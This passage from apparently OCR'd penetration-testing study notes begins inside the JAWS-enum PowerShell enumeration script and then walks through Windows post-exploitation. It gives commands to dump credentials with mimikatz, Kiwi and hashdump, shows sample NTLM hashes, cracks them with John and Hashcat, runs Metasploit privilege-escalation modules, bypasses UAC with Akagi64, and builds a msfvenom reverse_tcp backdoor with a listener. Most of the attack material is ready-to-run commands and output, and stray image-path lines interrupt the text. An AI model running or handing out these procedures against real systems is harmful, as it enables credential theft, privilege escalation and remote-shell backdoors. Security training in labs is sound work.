-----`r`n"
    $output = $output + (arp -a | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " NetStat`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output + (netstat -ano | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Firewall Status`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  "`r`n"
    $Firewall = New-Object -com HNetCfg.FwMgr
    $FireProfile = $Firewall.LocalPolicy.CurrentProfile
    if ($FireProfile.FirewallEnabled -eq $False) {
        $output = $output +  ("Firewall is Disabled" + "`r`n")
        } else {
        $output = $output +  ("Firwall is Enabled" + "`r`n")
        }
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " FireWall Rules`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    Function Get-FireWallRule
    {Param ($Name, $Direction, $Enabled, $Protocol, $profile, $action, $groupin
g)
    $Rules=(New-object -comObject HNetCfg.FwPolicy2).rules
    If ($name)      {$rules= $rules | where-object {$_.name     -like $name}}
    If ($direction) {$rules= $rules | where-object {$_.direction  -eq $directio
n}}
    If ($Enabled)   {$rules= $rules | where-object {$_.Enabled    -eq $Enabled}}
    If ($protocol)  {$rules= $rules | where-object {$_.protocol   -eq $protoco
l}}
    If ($profile)   {$rules= $rules | where-object {$_.Profiles -bAND $profile}}
    If ($Action)    {$rules= $rules | where-object {$_.Action     -eq $Action}}
```

```
    If ($Grouping)  {$rules= $rules | where-object {$_.Grouping -like $Groupin
g}}
    $rules}
    $output = $output +  (Get-firewallRule -enabled $true | sort direction,appli
cationName,name | format-table -property Name , localPorts,applicationname | out
-string)
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Hosts File Content`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  "`r`n"
    $output = $output + ((get-content $env:windir\System32\drivers\etc\hosts | o
ut-string) + "`r`n")
    $output = $output +  "`r`n"
    write-output "  - Gathering Processes, Services and Scheduled Tasks"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Processes`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  ((Get-WmiObject win32_process | Select-Object Name,Proc
essID,@{n='Owner';e={$_.GetOwner().User}},CommandLine | sort name | format-table
-wrap -autosize | out-string) + "`r`n")
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Scheduled Tasks`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  "Current System Time: " + (get-date)
    $output = $output + (schtasks /query /FO CSV /v | convertfrom-csv | where {
$_.TaskName -ne "TaskName" } | select "TaskName","Run As User", "Task to Run"  |
fl | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Services`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output + (get-service | Select Name,DisplayName,Status | sort sta
tus | Format-Table -Property * -AutoSize | Out-String -Width 4096)
    $output = $output +  "`r`n"
    write-output "  - Gathering Installed Software"
    $output = $output +  "`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Installed Programs`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  (get-wmiobject -Class win32_product | select Name, Vers
ion, Caption | ft -hidetableheaders -autosize| out-string -Width 4096)
    $output = $output +  "`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  " Installed Patches`r`n"
    $output = $output +  "-----------------------------------------------------
-----`r`n"
    $output = $output +  (Get-Wmiobject -class Win32_QuickFixEngineering -namesp
```

```
ace "root\cimv2" | select HotFixID, InstalledOn| ft -autosize | out-string )
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Program Folders`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output + "`n`rC:\Program Files`r`n"
    $output = $output +  "-------------"
    $output = $output + (get-childitem "C:\Program Files"  -EA SilentlyContinue
| select Name  | ft -hidetableheaders -autosize| out-string)
    $output = $output + "C:\Program Files (x86)`r`n"
    $output = $output +  "-------------------"
    $output = $output + (get-childitem "C:\Program Files (x86)"  -EA SilentlyCon
tinue  | select Name  | ft -hidetableheaders -autosize| out-string)
    $output = $output +  "`r`n"
    write-output "  - Gathering File System Information"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Files with Full Control and Modify Access`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $files = get-childitem C:\
    foreach ($file in $files){
        try {
            $output = $output +  (get-childitem "C:\$file" -include *.ps1,*.bat,
*.com,*.vbs,*.txt,*.html,*.conf,*.rdp,.*inf,*.ini -recurse -EA SilentlyContinue
| get-acl -EA SilentlyContinue | select path -expand access |
            where {$_.identityreference -notmatch "BUILTIN|NT AUTHORITY|EVERYONE
|CREATOR OWNER|NT SERVICE"} | where {$_.filesystemrights -match "FullControl|Mod
ify"} |
            ft @{Label="";Expression={Convert-Path $_.Path}}  -hidetableheaders
-autosize | out-string -Width 4096)
            }
        catch {
            $output = $output +   "`nFailed to read more files`r`n"
        }
        }


    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Folders with Full Control and Modify Access`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $folders = get-childitem C:\
    foreach ($folder in $folders){
        try {
            $output = $output +  (Get-ChildItem -Recurse "C:\$folder" -EA Silent
lyContinue | ?{ $_.PSIsContainer} | get-acl  | select path -expand access |
            where {$_.identityreference -notmatch "BUILTIN|NT AUTHORITY|CREATOR
OWNER|NT SERVICE"}  | where {$_.filesystemrights -match "FullControl|Modify"} |
            select path,filesystemrights,IdentityReference |  ft @{Label="";Expr
ession={Convert-Path $_.Path}}  -hidetableheaders -autosize | out-string -Width
4096)
             }
        catch {
            $output = $output +  "`nFailed to read more folders`r`n"
        }
```

```
        }
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Mapped Drives`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  (Get-WmiObject -Class Win32_LogicalDisk | select Device
ID, VolumeName | ft -hidetableheaders -autosize | out-string -Width 4096)
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Unquoted Service Paths`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  (cmd /c  'wmic service get name,displayname,pathname,st
artmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """')
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Recent Documents`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  (get-childitem "C:\Users\$env:username\AppData\Roaming
\Microsoft\Windows\Recent"  -EA SilentlyContinue | select Name | ft -hidetablehe
aders | out-string )
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Potentially Interesting Files in Users Directory `r`
n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  (get-childitem "C:\Users\" -recurse -Include *.zip,*.ra
r,*.7z,*.gz,*.conf,*.rdp,*.kdbx,*.crt,*.pem,*.ppk,*.txt,*.xml,*.vnc.*.ini,*.vbs,
*.bat,*.ps1,*.cmd -EA SilentlyContinue | %{$_.FullName } | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " 10 Last Modified Files in C:\User`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output + (Get-ChildItem 'C:\Users' -recurse -EA SilentlyContinue
| Sort {$_.LastWriteTime} |  %{$_.FullName } | select -last 10 | ft -hidetablehe
aders | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " MUICache Files`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    get-childitem "HKCU:\Software\Classes\Local Settings\Software\Microsoft\Wind
ows\Shell\" -EA SilentlyContinue |
    foreach { $CurrentKey = (Get-ItemProperty -Path $_.PsPath)
       if ($CurrentKey -match "C:\\") {
          $output = $output + ($_.Property -join "`r`n")
       }
    }
    $output = $output +  "`r`n"
```

```
    $output = $output +  "`r`n"
    write-output "  - Looking for Simple Priv Esc Methods"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " System Files with Passwords`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $files = ("unattended.xml", "sysprep.xml", "autounattended.xml","unattended.
inf", "sysprep.inf", "autounattended.inf","unattended.txt", "sysprep.txt", "auto
unattended.txt")
    $output = $output +  (get-childitem C:\ -recurse -include $files -EA Silentl
yContinue  | Select-String -pattern "<Value>" | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " AlwaysInstalledElevated Registry Key`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $HKLM = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer"
    $HKCU =  "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer"
    if (($HKLM | test-path) -eq "True")
    {
        if (((Get-ItemProperty -Path $HKLM -Name AlwaysInstallElevated).AlwaysIn
stallElevated) -eq 1)
        {
            $output = $output +   "AlwaysInstallElevated enabled on this host!"
        }
    }
    if (($HKCU | test-path) -eq "True")
    {
        if (((Get-ItemProperty -Path $HKCU -Name AlwaysInstallElevated).AlwaysIn
stallElevated) -eq 1)
        {
            $output = $output +   "AlwaysInstallElevated enabled on this host!"
        }
    }
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Stored Credentials`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output + (cmdkey /list | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Checking for AutoAdminLogon `r`n"
    $output = $output + "-------------------------------------------------------
----`r`n"
    $Winlogon = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
    if (get-itemproperty -path $Winlogon -Name AutoAdminLogon -ErrorAction Silen
tlyContinue)
        {
        if ((get-itemproperty -path $Winlogon -Name AutoAdminLogon).AutoAdminLog
on -eq 1)
            {
            $Username = (get-itemproperty -path $Winlogon -Name DefaultUserNam
e).DefaultUsername
```

```
            $output = $output + "The default username is $Username `r`n"
            $Password = (get-itemproperty -path $Winlogon -Name DefaultPasswor
d).DefaultPassword
            $output = $output + "The default password is $Password `r`n"
            $DefaultDomainName = (get-itemproperty -path $Winlogon -Name Default
DomainName).DefaultDomainName
            $output = $output + "The default domainname is $DefaultDomainName `r
`n"
            }
        }
    $output = $output +  "`r`n"
    if ($OutputFilename.length -gt 0)
       {
        $output | Out-File -FilePath $OutputFileName -encoding utf8
        }
    else
        {
        clear-host
        write-output $output
        }
}

if ($OutputFilename.length -gt 0)
    {
        Try
            {
                [io.file]::OpenWrite($OutputFilename).close()
                JAWS-ENUM
            }
        Catch
            {
                Write-Warning "`nUnable to write to output file $OutputFilename,
Check path and permissions"
            }
    }
else
    {
    JAWS-ENUM
    }
```



navigate to root of C drive on obtained Meterpreter session

```
#bellow commands are on meterpreter
cd C:\\
dir
#if Temp directory is not there make on
mkdir Temp
cd Temp
upload /root/Desktop/jaws-enum.ps1
shell #obtain shell

#bellow commands are on win shell
dir #the uploaded file should be there

#in windows we can't execute powershell script directly. run as bellow
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename Jaws-E
num.txt

#####Downloading Completed JAWS-Enum-Output file to us
#change shell to meterpreter session again (Ctrl+C)
meterpreter>ls
download JAWS-Enum-output.txt
```

▼ Automate Identification of Privilege escalation vuln by `PrivescCheck` Script (PrivescCheck.ps1)

- This useful in both exploitation and post exploitations.
  - the first step is transfer this script to the target system
  - Then execute it on PowerShell

▼ Windows Credential/Hash Dumping & Cracking

▼ Dumping Hashes (`Mimikatz`, `hashdump`, `config files`)

▼ Searching For Passwords In Windows Configuration Files (Meterpreter session to download)

Common path locations for those files are (this depends on windows versions)

(remember: some files may contain passwords some are not.)

- `C:\Windows\Panther\unattend.xml`
- `C:\Windows\Panther\autounattend.xml`

```
# Download the unattend.xml file from C:\windows\panther location
meterpreter > cd C:\\
meterpreter > cd windows\panther
meterpreter > download unattend.xml
# cat the downloaded file

# save the base64 encoded password to file and decode it
echo "QWRtaW5AMTIz" > password.txt
base64 -d password.txt

# verify the passowrd by accessing smb server via psexec script
psexec.py Administrator@<taget-ip>
```

▼ Windows Hash Dumping by Metasploit `Kiwi` module and Manually by `Mimikatz` (`Metasploit`)

Obtained Hashes from here can be use to crack or Pass the Hash Attacks

▼ Extract Hashes using Metasploit Kiwi module - Mimikatz Meterpreter version for creds dump (Metasploit)

```
# 1 load kiwi module
meterpreter > load kiwi

# 2 Extract all the credentials
meterpreter > creds_all

# 3 extact hashes of SAM file (belongs to all users)
meterpreter > lsa_dump_sam

# 4 Extract LSA secreats - sometimes it shows creds in plaintext
meterpreter > lsa_dump_secrets

# use ? in the meterpreter to get all the commands
```

▼ Manually - Extract Hashes by Uploading Mimikatz script

- Here it uploads the scripts by Meterpreter but you can upload it via python server or any other method you have access.

```
#1 upload mimikatz the script to the taget windows system (Uploaded to Temp d
irectory)
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe

# Run uploaded mimikatz script
meterpreter > shell

C:\Windows\system32>cd C:\Temp
cd C:\Temp
C:\Temp>dir
C:\Temp>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Mimikatz commands

```
# check whether mimikatz have pivilages to extract from memory
mimikatz # privilege::debug # if return 20 OK then you can extract hashes

# Extact all hashes in sam file
mimikatz # lsadump::sam

# Extact LSA secrets
mimikatz # lsadump::secrets
```

```
# Check all logons (deligated or intaractive) and check whether there are any pl
mimikatz # sekurlsa::logonpasswords
```

▼ `Hashdump` on Metasploit `Meterpreter`

Here are the ways you can dump and crack the hashes (This need Privilege access to dump hashes)

```
# You have to have a meterpreter session for this
# first migrate meterpeter to LSASS process
pgrep lsass
migrate <lsass-id>

#check users in the system
shell
net user

# dump the hashes
hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
bob:1009:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
# copy the hashes and save those in text editor
```

```
root@attackdefense:~# cd Desktop/
root@attackdefense:~/Desktop# vim hashes.txt
root@attackdefense:~/Desktop# cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
bob:1009:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::

root@attackdefense:~/Desktop#
```

▼ Cracking Hashes (`JohnRipper`, `Hashcat`)

▼ Crack The Dumped hashes with JohnRipper

```
# copy the hashes and save those in text editor
```

```
root@attackdefense:~# cd Desktop/
root@attackdefense:~/Desktop# vim hashes.txt
root@attackdefense:~/Desktop# cat hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
bob:1009:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::

root@attackdefense:~/Desktop#
```

```
# Crack Windows NTLM hashes
john

# list all the john formats
john --list=formats
john --list=formats | grep NTLM
```

```
john --list=formats | grep NT




#In case if you don't use wordlist it will use default wordlist
john --format=<hash-format> <hash-saved-file> --wordlist=/usr/share/wordlists/ro
ckyou.txt

EX: john --format=NT hashes.txt
#this will crack the all the hashes in the file
#if protocol like SSH is there you can use those to login
```


▼ Crack The Dumped hashes with HashCat

In hashcat there are two key things you need to specify

1. `-m` - Hash Type (here you need to check and find out hash type id from help page)



1. `-a` - Attack mode



3. Wordlist

```
[ Basic Examples ] -

Attack-          | Hash- |
Mode             | Type  | Example command
=================+=======+=================================================================
Wordlist         | $P$   | hashcat -a 0 -m 400 example400.hash example.dict
Wordlist + Rules | MD5   | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force      | MD5   | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
Combinator       | MD5   | hashcat -a 1 -m 0 example0.hash example.dict example.dict

f you still have no idea what just happened, try the following pages:
```

```
# view help page
hashcat --help

hashcat -a<attack-type> -m <hash-type> <hashes-file> <wordlist>
hashcat -a 3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
```

▼ Privilege Escalations

▼ Windows Kernel Exploits scanner and exploit (`Metasploit`, `Manual`)

▼ Run Windows Exploit suggester to Identify Exploits

▼ Manually transfer/Download exploit suggester to target

```
# Do all those things in targt initial access target windows machine
## Windows-Exploit-Suggester Install
# This is a python3 version of the script
mkdir Windows-Exploit-Suggester
cd Windows-Exploit-Suggester
wget https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggeste
r/f34dcc186697ac58c54ebe1d32c7695e040d0ecb/windows-exploit-suggester.py


cd Windows-Exploit-Suggester
python ./windows-exploit-suggester.py --update
pip install xlrd --upgrade

./windows-exploit-suggester.py --database YYYY-MM-DD-mssb.xlsx --systeminfo w
in7sp1-systeminfo.txt

./windows-exploit-suggester.py --database YYYY-MM-DD-mssb.xlsx --systeminfo w
in2008r2-systeminfo.txt
```

Now check identified exploit codes here https://github.com/SecWiki/windows-kernel-exploits to download exploit

▼ Metasploit Exploit Suggester - (Meterpreter Session Required) (`Metasploit`)

```
# TO RUN THIS MODULDE YOU NEED METERPRETER SESSION
use post/multi/recon/local_exploit_suggester
set session <meterpreter session>
run
```

▼ Exploitable Metasploit Modules List (`Metasploit`)

if you don’t know how to use module use Google

```
# Exploitable vulnerabilities modules
exploit/windows/local/bypassuac_dotnet_profiler
exploit/windows/local/bypassuac_eventvwr
exploit/windows/local/bypassuac_sdclt
exploit/windows/local/cve_2019_1458_wizardopium
exploit/windows/local/cve_2020_1054_drawiconex_lpe
exploit/windows/local/ms10_092_schelevator
exploit/windows/local/ms14_058_track_popup_menu
exploit/windows/local/ms15_051_client_copy_image

exploit/windows/local/ms16_014_wmi_recv_notif
set session <session-id>
set lport <local-port>
exploit
```

▼ Bypassing UAC with Akagai (User Account Control) (`Manual-Akagi64`, `Metasploit`)

▼ Manual Method `Manual-Akagi64`

▼ 1. check whether the current user is under local administrator group

```
# Run Those Commands on cmd shell
net users # check all users
net localgroup administrators
```

▼ 2. Clone UACMe repo from GitHub https://github.com/hfiref0x/UACME

```
#syntax
akagi32 [Key] [Param] # for x32bit
or
akagi64 [Key] [Param] #for x64 bit
# for keys just check github repo usage page

#example
C:\Temp>.\Akagi64.exe 23 C:\Temp\backdoor_file_name.exe
```

▼ 3. create a `msfvenom` payload which enables a backdoor

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.19.4 LPORT=1234 -f exe
```

▼ 4. Setting up a listener by Metasploit

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.10.19.4
run
```

▼ 5. upload previously generated payload and `UACMe` binary compiled file

(Use you obtained initial shell from meterpreter by exploiting vulnerability of port web or anything)

```
############### UPLOAD PAYLOAD ###################

meterpreter > cd C:\\
```

```
meterpreter > mkdir Temp #always upload files to Temp derectory
Creating directory: Temp
meterpreter > cd Temp

meterpreter > upload backdoor_file_name.exe # upload backdoor file we created
in step 5
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe # Upload downloade
d UACMe compiled binary file

# execute our uploaded payload by bypassing UAC prompt via uploaded akagai(UA
CMe tool exe file)
meterpreter > shell


############### EXECUTE PAYLOAD ###################

C:\Temp>dir

 #if you are using Akagi64 binary then you have to have a x64 meterpreter ses
sion
 # just check above to learn how to migrate meterpreter session to x64 bit pr
ocess

C:\Temp>.\Akagi64.exe 23 C:\Temp\backdoor_file_name.exe


 # 23 is the key which used to exeploit. to check what key you need to use
 # just look at the USEMe github page
 # select a key related to your target machine
```

▼ Exploit Using Metasploit (`Metasploit`)

1. Check What privileges currency user have

```
msf5> getprivs
```

2. Then try to identify current user is in administrator group. for that first you have to convert Meterpreter session to shell as follows

```
meterpreter>shell
